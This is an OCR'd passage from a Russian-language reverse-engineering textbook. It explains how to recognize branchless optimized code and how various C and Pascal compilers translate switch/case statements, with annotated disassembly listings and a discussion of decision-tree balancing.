Чем же компилятору не понравился такой вариант? Между прочим, он даже короче, чем код, представленный в листинге 26.28. Несмотря на краткость, этот код хуже оптимизированного варианта, так как содержит *ветвления* — внеплановые изменения нормального хода выполнения программы. А ветвления отрицательно сказываются на производительности, хотя бы уже потому, что они приводят к очистке конвейера. Конвейер же в современных процессорах очень длинный, и быстро его не заполнишь… Поэтому избавление от ветвлений путем хитроумных математических вычислений вполне оправдано и горячо приветствуется. Попутно это усложняет анализ программы, защищая ее от реконструкции алгоритма и взлома.

Впрочем, если хорошенько подумать… Начнем пошагово исполнять программу, мысленно комментируя каждую строчку (листинг 26.30).

Листинг 26.30. Пошаговое исполнение оптимизированного кода

```
mov       eax, [var_A]
         ; eax == var_A

xor       ecx,ecx
         ; ecx=0;

cmp       eax, 0x666
         ; if eax<0x666 { SF=1; OF=0} else {SF=0; OF=0}

setge     cl
         ; if eax<0x666 (т. е. SF==1, OF ==0) cl=0 else cl=1

dec       ecx
         ; if eax<0x666 ecx=-1 else ecx=0

and       ecx, 0xFFFFFC00
         ; if eax<0x666 (т. е. ecx==-1) ecx=0xFFFFFC00 (-0x400) else ecx=0;

add       ecx, 0x300
         ; if eax<0x666 (т. е. ecx=-0x400) ecx=0x100 else ecx=0x300;

mov      [esp+0x66],ecx
```

Получилось! Мы разобрались с этим алгоритмом и успешно реверсировали его! Теперь видно, что это довольно простой пример (в жизни будут нередко попадаться и более сложные). Но основ-

ная идея ясна, — если встречается команда SETxx — держите нос по ветру: пахнет условными переходами! В вырожденных случаях SETxx может быть заменена на SBB (вычитание с заемом). По этому поводу решим вторую задачу (листинг 26.31).

Листинг 26.31. Второй пример кода, созданного оптимизирующим компилятором

```
SUB      EBX,EAX
SBB      ECX,ECX
AND      ECX,EBX
ADD      EAX,ECX
```

Что этот код делает? Какие-то сложные арифметические действия? Просмотрим листинг 26.32, демонстрирующий пошаговое исполнение этого кода.

Листинг 26.32. Пошаговое исполнение кода, представленного в листинге 26.31

```
SUB   EBX,EAX
      ; if (EBX<EAX) SF=1 else SF=0

SBB   ECX,ECX
      ; if (EBX<EAX) ECX=-1 else ECX=0

AND   ECX,EBX
      ; if (EBX<EAX) ECX=EBX else ECX=0

ADD   EAX,ECX
      ; if (EBX<EAX) EAX=EAX+(EBX-EAX) else EAX=EAX
```

Раскрывая скобки в последнем выражении (мы ведь не забыли, что от EBX отняли EAX?), получаем: if (EBX<EAX) EAX=EBX, — т. е. это классический алгоритм выбора минимального значения из среди двух знаковых чисел. А вот еще один пример (листинг 26.33).

Листинг 26.33. Еще один пример оптимизированного кода, выглядящий как загадка

```
CMP     EAX,1
SBB     EAX,EAX
AND     ECX,EAX
XOR     EAX,-1
AND     EAX,EBX
OR      EAX,ECX
```

Попробуйте решить его сами и только потом загляните в ответ (листинг 26.34).

Листинг 26.34. Пошаговое исполнение кода, представленного в листинге 26.33

```
CMP    EAX,1
       ; if (EAX!=0) SF=0 else SF=1

SBB    EAX,EAX
       ; if (EAX!=0) EAX=-1 else EAX=0

AND    ECX,EAX
       ; if (EAX!=0) ECX=ECX else ECX=0
```

```
XOR    EAX,-1
       ; if (EAX!=0) EAX=0 else EAX=-1

AND    EAX,EBX
       ; if (EAX!=0) EAX=0 else EAX=EBX

OR     EAX,ECX
       ; if (EAX!=0) EAX=ECX else EAX=EBX
```

Да… после таких упражнений тов. Буль будет во сне сниться! Но… таковы уж издержки цивилизации. К слову сказать, подавляющее большинство компиляторов достаточно лояльно относятся к условным переходам и не стремятся к их тотальному изгнанию. Так что… особо напрягаться при анализе оптимизированного кода не приходится (правда, к ручной оптимизации это не относится — профессиональные разработчики отбрасывают переходы в первую очередь).



Глава 27

Идентификация конструкций SWITCH — CASE — BREAK

Для улучшения читабельности программ в язык C был введен оператор множественного выбора — `switch`. В Pascal с той же самой задачей справляется оператор `CASE`, кстати, более гибкий, чем его C-аналог, но об их различиях мы поговорим чуть позже.

Идентификация операторов множественного выбора

Легко показать, что оператор `switch` эквивалентен конструкции `IF (a == x1) THEN` *оператор*$_1$ `ELSE IF (a == x2) THEN` *оператор*$_2$ `IF (a == x3) THEN` *оператор*$_3$ `IF (a == x4) THEN` *оператор*$_4$ `ELSE` *… оператор по умолчанию*". Если изобразить это ветвление в виде логического дерева, то образуется характерная "косичка", прозванная так за сходство с завитой в косу прядью волос (рис. 27.1).

Казалось бы, идентифицировать `switch` никакого труда не составит, — даже не строя дерева, невозможно не обратить внимания на длинную цепочку гнезд, проверяющих истинность условия равенства некоторой переменной серии непосредственных значений (сравнения переменной с другой переменной оператор `switch` не допускает).

Однако в реальной жизни все происходит совсем не так. Компиляторы (даже неоптимизирующие) транслируют оператор `switch`, буквально перемалывая его и доверху нашпиговывая всевозможными операциями отношений. Давайте откомпилируем приведенный пример, показанный на рис. 27.1, компилятором Microsoft Visual C++ и посмотрим, что из этого выйдет (листинг 27.1).




Рис. 27.1. Общий случай трансляции оператора `switch`

Листинг 27.1. Результат компиляции примера, показанного на рис. 27.1, с помощью компилятора Microsoft Visual C++

```
main    proc near                                ; CODE XREF: start+AF↓p

var_tmp = dword ptr -8
var_a = dword ptr -4

        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        sub     esp, 8
        ; Резервируем место для локальных переменных.

        mov     eax, [ebp+var_a]
        ; Загружаем в EAX значение переменной var_a

        mov     [ebp+var_tmp], eax
        ; Обратите внимание — switch создает собственную временную
        ; переменную! Даже если значение сравниваемой переменной в каком-то
        ; ответвлении CASE будет изменено, это не повлияет на результат
        ; выборов! В дальнейшем во избежание путаницы, мы будем условно
        ; называть переменную var_tmp переменной var_a.

        cmp     [ebp+var_tmp], 2
        ; Сравниваем значение переменной var_a с двойкой.
        ; Хм-хм, в исходном коде CASE начинался с нуля, а заканчивался 0x666.
        ; При чем же тут двойка?!

        jg      short loc_401026
        ; Переход, если var_a > 2.
        ; Обратите на этот момент особое внимание — ведь в исходном тексте
        ; такой операции отношения не было!
        ; Причем, этот переход не ведет к вызову функции printf, т. е. этот
        ; фрагмент кода получен не прямой трансляцией некой ветки case, а
        ; как-то иначе!

        cmp     [ebp+var_tmp], 2
        ; Сравниваем значение var_a с двойкой.
        ; Очевидный "прокол" компилятора — мы же только что проделывали эту
        ; операцию, и с того момента не меняли никакие флаги!

        jz      short loc_40104F
        ; Переход к вызову printf("a == 2"), если var_a == 2. OK,
        ; этот код явно получен трансляцией ветки CASE 2: printf("a == 2").

        cmp     [ebp+var_tmp], 0
        ; Сравниваем var_a с нулем

        jz      short loc_401031
        ; Переход к вызову printf("a == 0"), если var_a == 0
        ; Этот код получен трансляцией ветки CASE 0: printf("a == 0").

        cmp     [ebp+var_tmp], 1
```

```
        ; Сравниваем var_a с единицей.

        jz      short loc_401040
        ; Переход к вызову printf("a == 1"), если var_a == 1.
        ; Этот код получен трансляцией ветки CASE 1: printf("a == 1").

        jmp     short loc_40106D
        ; Переход к вызову printf("Default").
        ; Этот код получен трансляцией ветки Default: printf("a == 0").

loc_401026:                             ; CODE XREF: main+10↑j
        ; Эта ветка получает управление, если var_a > 2
        cmp     [ebp+var_tmp], 666h
        ; Сравниваем var_a со значением 0x666.

        jz      short loc_40105E
        ; Переход к вызову printf("a == 666h"), если var_a == 0x666.
        ; Этот код получен трансляцией ветки CASE 0x666: printf("a == 666h").

        jmp     short loc_40106D
        ; Переход к вызову printf("Default").
        ; Этот код получен трансляцией ветки Default: printf("a == 0").

loc_401031:                             ; CODE XREF: main+1C↑j
        ; // printf("A == 0")
        push    offset aA0                                      ; "A == 0"
        call    _printf
        add     esp, 4
        jmp     short loc_40107A
        ; ^^^^^^^^^^^^^^^^^^^^^ — а вот это оператор break, выносящий
        ; управление за пределы switch — если бы его не было, то начали бы
        ; выполняться все остальные ветки CASE, независимо от того, к какому
        ; значению var_a они принадлежат!

loc_401040:                             ; CODE XREF: main+22↑j
        ; // printf("A == 1")
        push    offset aA1                                      ; "A == 1"
        call    _printf
        add     esp, 4
        jmp     short loc_40107A
        ; ^ break

loc_40104F:                             ; CODE XREF: main+16↑j
      ; // printf("A == 2")
      push    offset aA2                                        ; "A == 2"
      call    _printf
      add     esp, 4
      jmp     short loc_40107A
      ; ^ break

loc_40105E:                             ; CODE XREF: main+2D↑j
      ; // printf("A == 666h")
      push    offset aA666h                                     ; "A == 666h"
      call    _printf
      add     esp, 4
      jmp     short loc_40107A
```

```
        ; ^ break

loc_40106D:                             ; CODE XREF: main+24↑j main+2F↑j
        ; // printf("Default")
        push    offset aDefault                         ; "Default"
        call    _printf
        add     esp, 4

loc_40107A:                             ; CODE XREF: main+3E↑j main+4D↑j ...
        ; // КОНЕЦ SWITCH
        mov     esp, ebp
        pop     ebp
        ; Закрываем кадр стека
        retn
main    endp
```

Построив логическое дерево[1], мы получим картину, показанную на рис. 27.2. При ее изучении бросается в глаза, во-первых, условие `a>2`, которого не было в исходной программе. Во-вторых, нельзя не заметить и того, что порядок обработки `case` изменился. В то же время, вызовы функций `printf` следуют один за другим строго согласно их объявлению. Зачем же компилятор так чудит? Чего он рассчитывает этим добиться?




Рис. 27.2. Пример трансляции оператора `switch` компилятором Microsoft Visual C ++

Назначение гнезда `(a>2)` объясняется очень просто — последовательная обработка всех операторов `case` крайне непроизводительна. Хорошо, если их не более четырех или пяти, а если программист натолкает в `switch` пару сотен `case`? Процессор будет проверять их все, и при этом по закону Мэрфи нужный `case` окажется в самом конце. Вот компилятор и "утрамбовывает" дерево, уменьшая его высоту. Вместо одной ветви, изображенной на рис. 27.1, транслятор в нашем случае построил две, поместив в левую только числа, не большие двух, а в правую — все остальные. Благодаря этому, ветвь `666h` из конца дерева была перенесена в его начало. Данный метод оптимизации поиска значений называют *методом вилки*. Более детально он будет рассмотрен далее в этой главе, в *разд. "Обрезка длинных деревьев"*.

Изменение порядка сравнений — право компилятора. Стандарт ничего об этом не говорит, и каждая реализация вольна поступать так, как ей это заблагорассудится. Другое дело — `case`-обработчики (т. е. тот код, которому `case` передает управление в случае истинности отношения). Они обязаны располагаться так, как были объявлены в программе, поскольку при отсутствии

[1] Этот вопрос подробно рассматривался в *главе 26, "Идентификация конструкций `IF — THEN — ELSE`"*.

закрывающего оператора `break` они должны выполняться строго в порядке, задуманном программистом, хотя эта возможность языка C используется крайне редко.

Таким образом, идентификация оператора `switch` не сильно усложняется. Если после уничтожения узлового гнезда и прививки правой ветки к левой (или наоборот) мы получаем эквивалентное дерево, и это дерево образует характерную "косичку" — мы имеем дело с оператором множественного выбора или его аналогом.

Весь вопрос в том, имеем ли мы право удалять гнездо, не нарушит ли эта операция структуры дерева? Смотрим — на левой ветке узлового гнезда расположены гнезда `(a == 2)`, `(a == 0)` и `(a == 1)`, а на правой — `(a==0x666)`. Очевидно, что если `a == 0x666`, то `a != 0` и `a != 1`! Следовательно, прививка правой ветки к левой вполне безопасна, и после такого преобразования дерево принимает вид типичный для конструкции `switch` (рис. 27.3).




Рис. 27.3. Усечение логического дерева

Увы, такой простой прием идентификации срабатывает не всегда! Если откомпилировать наш пример компилятором Borland C++ 5.0, то код будет выглядеть так, как показано в листинге 27.2.

Листинг 27.2. Результат компиляции примера, приведенного на рис. 27.1, с помощью компилятора Borland C++ 5.0.

```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main    proc near                    ; DATA XREF: DATA:00407044↓o

     push      ebp
     mov       ebp, esp
     ; Открываем кадр стека.
     ; Компилятор помещает нашу переменную a в регистр EAX.
     ; Поскольку она не была инициализирована, то заметить этот факт
     ; не так-то легко!

     sub       eax, 1
     ; Уменьшает EAX на единицу! Что бы этого значило?
     ; Никакого вычитания в нашей программе не было!

     jb        short loc_401092
     ; Если EAX < 1, то переход на вызов printf("a == 0").
     ; (мы ведь помним, что CMP та же команда SUB, только не изменяющая
```

```
      ; операндов?) Ага, значит, этот код сгенерирован в результате
      ; трансляции ветки CASE 0: printf("a == 0");
      ; Внимание! задумайтесь: какие значения может принимать EAX, чтобы
      ; удовлетворять условию этого отношения? На первый взгляд, EAX < 1,
      ; в частности, 0, -1, -2,… СТОП! Ведь jb — это беззнаковая инструкция
      ; сравнения! А -0x1 в беззнаковом виде выглядит как 0xFFFFFFFF.
      ; 0xFFFFFFFF много больше единицы, следовательно, единственным
      ; подходящим значением будет нуль.
      ; Таким образом, данная конструкция — просто завуалированная проверка
      ; EAX на равенство нулю! (Ох! и хитрый же этот Borland — компилятор!)
;
      jz        short loc_40109F
      ; Переход, если установлен флаг нуля.
      ; Он будет он установлен в том случае, если EAX == 1.
      ; И действительно переход идет на вызов printf("a == 1").

      dec       eax
      ; Уменьшаем EAX на единицу.

      jz        short loc_4010AC
      ; Переход, если установлен флаг нуля, а он будет установлен, когда после
      ; вычитания единицы командой SUB, в EAX останется ровно единица,
      ; т. е. исходное значение EAX должно быть равно двум.
      ; И точно — управление передается ветке вызова printf("a == 2")!

      sub       eax, 664h
      ; Отнимаем от EAX число 0x664.

      jz        short loc_4010B9
      ; Переход, если установлен флаг нуля, т. е. после двукратного
      ; уменьшения EAX равен 0x664, следовательно, исходное значение — 0x666.

      jmp       short loc_4010C6
      ; прыгаем на вызов printf("Default"). Значит, это — конец switch.

loc_401092:                                     ; CODE XREF: _main+6↑j
      ; // printf("a==0");
      push      offset aA0                      ; "a == 0"
      call      _printf
      pop       ecx
      jmp       short loc_4010D1

loc_40109F:                                     ; CODE XREF: _main+8↑j
      ; // printf("a==1");
      push      offset aA1                      ; "a == 1"
      call      _printf
      pop       ecx
      jmp       short loc_4010D1

loc_4010AC:                                     ; CODE XREF: _main+B↑j
      ; // printf("a==2");
      push      offset aA2                      ; "a == 2"
      call      _printf
      pop       ecx
      jmp       short loc_4010D1
```

```
loc_4010B9:                                    ; CODE XREF: _main+12↑j
     ; // printf("a==666");
     push      offset aA666h                   ; "a == 666h"
     call      _printf
     pop       ecx
     jmp       short loc_4010D1

loc_4010C6:                                    ; CODE XREF: _main+14↑j
     ; // printf("Default");
     push      offset aDefault                 ; "Default"
     call      _printf
     pop       ecx

loc_4010D1:                          ; CODE XREF: _main+21↑j _main+2E↑j ...
     xor       eax, eax
     pop       ebp
     retn
_main    endp
```

Код, сгенерированный компилятором, модифицирует сравниваемую переменную в процессе сравнения! Оптимизатор посчитал, что `DEC EAX` короче, чем сравнение с константой, да и работает шустрее. Вот только нам, хакерам, от этого ничуть не легче! Ведь прямая ретрансляция кода[2] дает конструкцию наподобие: `if (a-- == 0) printf("a == 0"); else if (a==0) printf("a == 1"); else if (--a == 0) printf("a == 2"); else if ((a-=0x664)==0) printf("a == 666h); else printf("Default")`. В этой конструкции оператор `switch` совсем не угадывается! Впрочем, почему это "не угадывается"?! Угадывается, еще как! Где есть длинная цепочка `IF-THEN-ELSE-IF-THEN-ELSE`..., там и до оператора `switch` недалеко! Узнать оператор множественного выбора будет еще легче, если изобразить его в виде дерева — смотрите, вот она, характерная "косичка" (рис. 27.4)!




Рис. 27.4. Построение логического дерева с гнездами, модифицирующими сравниваемую переменную

[2] См. *главу 26, "Идентификация конструкций `IF — THEN — ELSE`"*.

Другая характерная деталь — `case`-обработчики, точнее оператор `break`, традиционно замыкающий каждый из них. Они-то и образуют правую половину "косички", сходясь все вместе с точке `Z`. Правда, многие программисты питают патологическую любовь к `case`-обработчикам размером в два-три экрана, включая в них помимо всего прочего и циклы[3], ветвления, и даже вложенные операторы множественного выбора! В результате правая часть "косички" превращается в непроходимый лес. Но даже если и так — левая часть "косички" все равно останется достаточно простой и легко распознаваемой!

В заключение темы рассмотрим последний компилятор — Watcom C. Как и следует ожидать, здесь нас подстерегают свои тонкости и "вкусности". Итак, код рассматриваемого примера, откомпилированный с помощью Watcom C, выглядит так, как показано в листинге 27.3.

Листинг 27.3. Код примера (см. рис. 27.1), откомпилированного с помощью Watcom C

```
main_    proc near                                  ; CODE XREF: __CMain+40↓p
    push    8
    call    __CHK
    ; Проверка стека на переполнение.

    cmp     eax, 1
    ; Сравнение регистровой переменной EAX, содержащей в себе переменную a
    ; со значением 1.

    jb      short loc_41002F
    ; Если EAX == 0, то переход к ветви с дополнительными проверками.

    jbe     short loc_41003A
    ; Если EAX == 1 (т. е. условие EAX < 1 уже обработано выше), то переход
    ; к ветке вызова printf("a == 1");

    cmp     eax, 2
    ; Сравнение EAX со значением 2.

    jbe     short loc_410041
    ; Если EAX == 2 (условие EAX < 2 уже было обработано выше),  то переход
    ; к ветке вызова printf("a == 2");

    cmp     eax, 666h
    ; Сравнение EAX со значением 0x666.

    jz      short loc_410048
    ; Если EAX == 0x666, то переход к ветке вызова printf("a == 666h");

    jmp     short loc_41004F
    ; Что ж, ни одно из условий не подошло — переходит к ветке "Default"


loc_41002F:                                        ; CODE XREF: main_+D↑j
    ; // printf("a == 0");
    test    eax, eax
    jnz     short loc_41004F
    ; Совершенно непонятно — зачем здесь дополнительная проверка?!
    ; Это ляп компилятора — она ни к чему!
    push    offset aA0                             ; "A == 0"
```

[3] Этот вопрос будет подробно рассматриваться в *главе 28*, *"Идентификация циклов"*.

```
    ; Обратите внимание — WATCOM сумел обойтись всего одним вызовом printf!
    ; Обработчики case всего лишь передают ей нужный аргумент!
    ; Вот это действительно — оптимизация!
    jmp       short loc_410054

loc_41003A:                                         ; CODE XREF: main_+F↑j
    ; // printf("a == 1");
    push      offset aA1                            ; "A ==1"
    jmp       short loc_410054
loc_410041:                                         ; CODE XREF: main_+14↑j
    ; // printf("a == 2");
    push      offset aA2                            ; "A == 2"
    jmp       short loc_410054

loc_410048:                                         ; CODE XREF: main_+1B↑j
    ; // printf("a == 666h");
    push      offset aA666h                         ; "A == 666h"
    jmp       short loc_410054

loc_41004F:                           ; CODE XREF: main_+1D↑j main_+21↑j
    ; // printf("Default");
    push      offset aDefault                       ; "Default"

loc_410054:                                         ; CODE XREF: main_+28↑j
    call      printf_
    ; А вот он наш printf, получающий аргументы из case-обработчиков!

    add       esp, 4
    ; Закрытие кадра стека.

    retn
main_     endp
```

В общем, Watcom C генерирует более хитрый, но, как ни странно, весьма наглядный и читабельный код.

Отличия switch от оператора case языка Pascal

Оператор `CASE` языка Pascal практически идентичен своему аналогу в языке C — оператору `switch`, хотя и близнецами их не назовешь. Оператор `CASE` выгодно отличается поддержкой *наборов* и *диапазонов значений*. Ну, если обработку наборов можно реализовать и посредством `switch`, правда не так элегантно как на Pascal (листинг 27.4), то проверка вхождения значения в диапазон на C организуется исключительно с помощью конструкции `IF-THEN-ELSE`. Зато в Pascal каждый `case`-обработчик принудительно завершается неявным `break`, а C-программист волен ставить (или не ставить) его по своему усмотрению.

Листинг 27.4. Различия между операторами SWITCH и CASE

```
CASE a OF
begin
    1     : WriteLn('a == 1');

    2,4,7 : WriteLn('a == 2|4|7');
```

```
switch(a)
{
    case 1 : printf("a == 1");
             break;
    case 2 :
    case 4 :
    case 7 : printf("a == 2|4|7");
             break;
```

```
    9     : WriteLn('a == 9');              case 9 : printf("a == 9");
                                                     break;
end;                                    }
```

Однако оба языка накладывают жесткое ограничение на выбор сравниваемой переменной: она должна принадлежать к перечисленному типу, а все наборы (диапазоны) значений должны представлять собой константы или константные выражения, вычисляемые на стадии компиляции. Подстановка переменных или вызовов функций не допускается.

Представляет интерес посмотреть, как Pascal транслирует проверку диапазонов, и сравнить его с компиляторами C. Рассмотрим пример, приведенный в листинге 27.5.

Листинг 27.5. Пример, демонстрирующий трансляцию диапазонов на Pascal

```
VAR
       a : LongInt;
BEGIN

        CASE a OF
        2        : WriteLn('a == 2');
        4, 6     : WriteLn('a == 4 | 6 ');
        10..100  : WriteLn('a == [10,100]');
       END;
END.
```

Результат компиляции этого примера компилятором Free Pascal должен выглядеть так, как показано в листинге 27.6 (для краткости приведена лишь левая часть "косички").

Листинг 27.6. Результат трансляции примера в листинге 27.5 с помощью компилятора Free Pascal

```
    mov     eax, ds:_A
    ; Загружаем в EAX значение сравниваемой переменной.

    cmp     eax, 2
    ; Сравниваем EAX со значением 0x2.

    jl      loc_CA                              ; Конец CASE
    ; Если EAX < 2, то — конец CASE.

    sub     eax, 2
    ; Вычитаем из EAX значение 0x2.

    jz      loc_9E                              ; WriteLn('a == 2');
    ; Переход на вызов WriteLn('a == 2') если EAX == 2

    sub     eax, 2
    ; Вычитаем из EAX значение 0x2.

    jz      short loc_72                        ; WriteLn('a == 4 | 6');
    ; Переход на вызов WriteLn(''a == 4 | 6') если EAX == 2 (соотв. a == 4).

    sub     eax, 2
    ; Вычитаем из EAX значение 0x2.
    jz      short loc_72                        ; WriteLn('a == 4 | 6');
```

```
; Переход на вызов WriteLn(''a == 4 | 6') если EAX == 2 (соотв. a == 6).

sub     eax, 4
; Вычитаем из EAX значение 0x4.

jl      loc_CA                              ; Конец CASE
; Переход на конец CASE, если EAX < 4 (соотв. a < 10).

sub     eax, 90
; Вычитаем из EAX значение 90.

jle     short loc_46                        ; WriteLn('a = [10..100]');
; Переход на вызов WriteLn('a = [10..100]') если EAX <= 90
; (соотв. a <= 100). Поскольку случай a > 10 уже был обработан выше, то
; данная ветка срабатывает при условии a>=10 && a<=100.

jmp     loc_CA                                  ; Конец CASE
; Прыжок на конец CASE — ни одно из условий не подошло.
```

Как видно, Free Pascal генерирует практически тот же самый код, что и компилятор Borland C++ 5.*x*, поэтому его анализ не должен вызвать никаких сложностей.

Обрезка (балансировка) длинных деревьев

В некоторых (хотя и редких) случаях, операторы множественного выбора содержат сотни (а то и тысячи) наборов значений, и если решать задачу сравнения "в лоб", то высота логического дерева окажется гигантской до неприличия, а его прохождение займет весьма длительное время, что не лучшим образом скажется на производительности программы.

Но задумайтесь: чем, собственно, занимается оператор `switch`? Если отвлечься от устоявшейся идиомы "*оператор `SWITCH` дает специальный способ выбора одного из многих вариантов, который заключается в проверке совпадения значения данного выражения с одной из заданных констант в соответствующем ветвлении*", то можно сказать, что `switch` — оператор *поиска* соответствующего значения. В таком случае каноническое `switch`-дерево представляет собой тривиальный алгоритм последовательного поиска — самый неэффективный алгоритм из всех.

Пусть, например, исходный текст программы выглядел так, как показано в листинге 27.7.

Листинг 27.7. Пример оператора множественного выбора, содержащего большое количество наборов значений

```
switch (a)
{
       case 98 : …;
       case 4  : …;
       case 3  : …;
       case 9  : …;
       case 22 : …;
       case 0  : …;
       case 11 : …;
       case 666: …;
       case 096: …;
       case 777: …;
       case 7  : …;
}
```

Тогда соответствующее ему неоптимизированное логическое дерево будет достигать в высоту одиннадцати гнезд (рис. 27.5, *а*). Причем на левой ветке корневого гнезда окажется аж десять других гнезд, а на правой — вообще ни одного (только соответствующий ему `case`-обработчик).




Рис. 27.5. Логическое дерево до балансировки (а) и после (б)

Исправить "перекос" можно, разрезав одну ветку на две и привив образовавшиеся половинки к новому гнезду, содержащему условие, определяющее, в какой из веток следует искать сравниваемую переменную. Например, левая ветка может содержать гнезда с четными значениями, а правая — с нечетными. Но это плохой критерий, так как четных и нечетных значений редко бывает поровну, и вновь образуется перекос. Гораздо надежнее поступить так: берем наименьшее из всех значений и помещаем его в группу `A`, затем берем наибольшее из всех значений и относим его к группе `B`. Так повторяем до тех пор, пока не рассортируем все имеющиеся значения (рис. 27, *б*).

Поскольку оператор множественного выбора требует уникальности каждого значения, т. е. каждое число может встречаться в наборе (диапазоне) значений лишь однажды, легко показать, что:

- В обеих группах будет содержаться равное количество чисел (в худшем случае — в одной из групп окажется на одно число больше.
- Все числа группы `A` меньше наименьшего из чисел группы B.

Следовательно, достаточно выполнить только одно сравнение, чтобы определить, в какой из двух групп следует искать сравниваемые значения.

Высота нового дерева будет равна $\left(\frac{N+1}{2}+1\right)$, где N — количество гнезд старого дерева. Действительно, мы же делим ветвь дерева надвое и добавляем новое гнездо — отсюда и берется $\frac{N}{2}$ и +1, а (N+1) необходимо для округления результата деления в большую сторону. Таким образом, если высота неоптимизированного дерева достигала 100 гнезд, то теперь она уменьшилась до 51. Это уже лучше, но все равно много. Впрочем, что нам мешает разбить каждую из двух ветвей еще на две? Это уменьшит высоту дерева до 27 гнезд! Аналогично, последующее уплотнение даст 16 → 12 → 11 → 9 → 8… и все! Более плотная упаковка дерева невозможна (подумайте, почему — на худой конец постройте само дерево). Но, согласитесь, восемь гнезд — это не сто! Полное прохождение оптимизированного дерева потребует менее девяти сравнений!

"Трамбовать" логические деревья оператора множественного выбора умеют практически все компиляторы — даже неоптимизирующие! Это увеличивает производительность, но затрудняет

анализ откомпилированной программы. Взгляните еще раз на рис. 27.5 — левое несбалансированное дерево наглядно и интуитивно-понятно. После балансировки (правое дерево) разобраться в нем становится сложно.

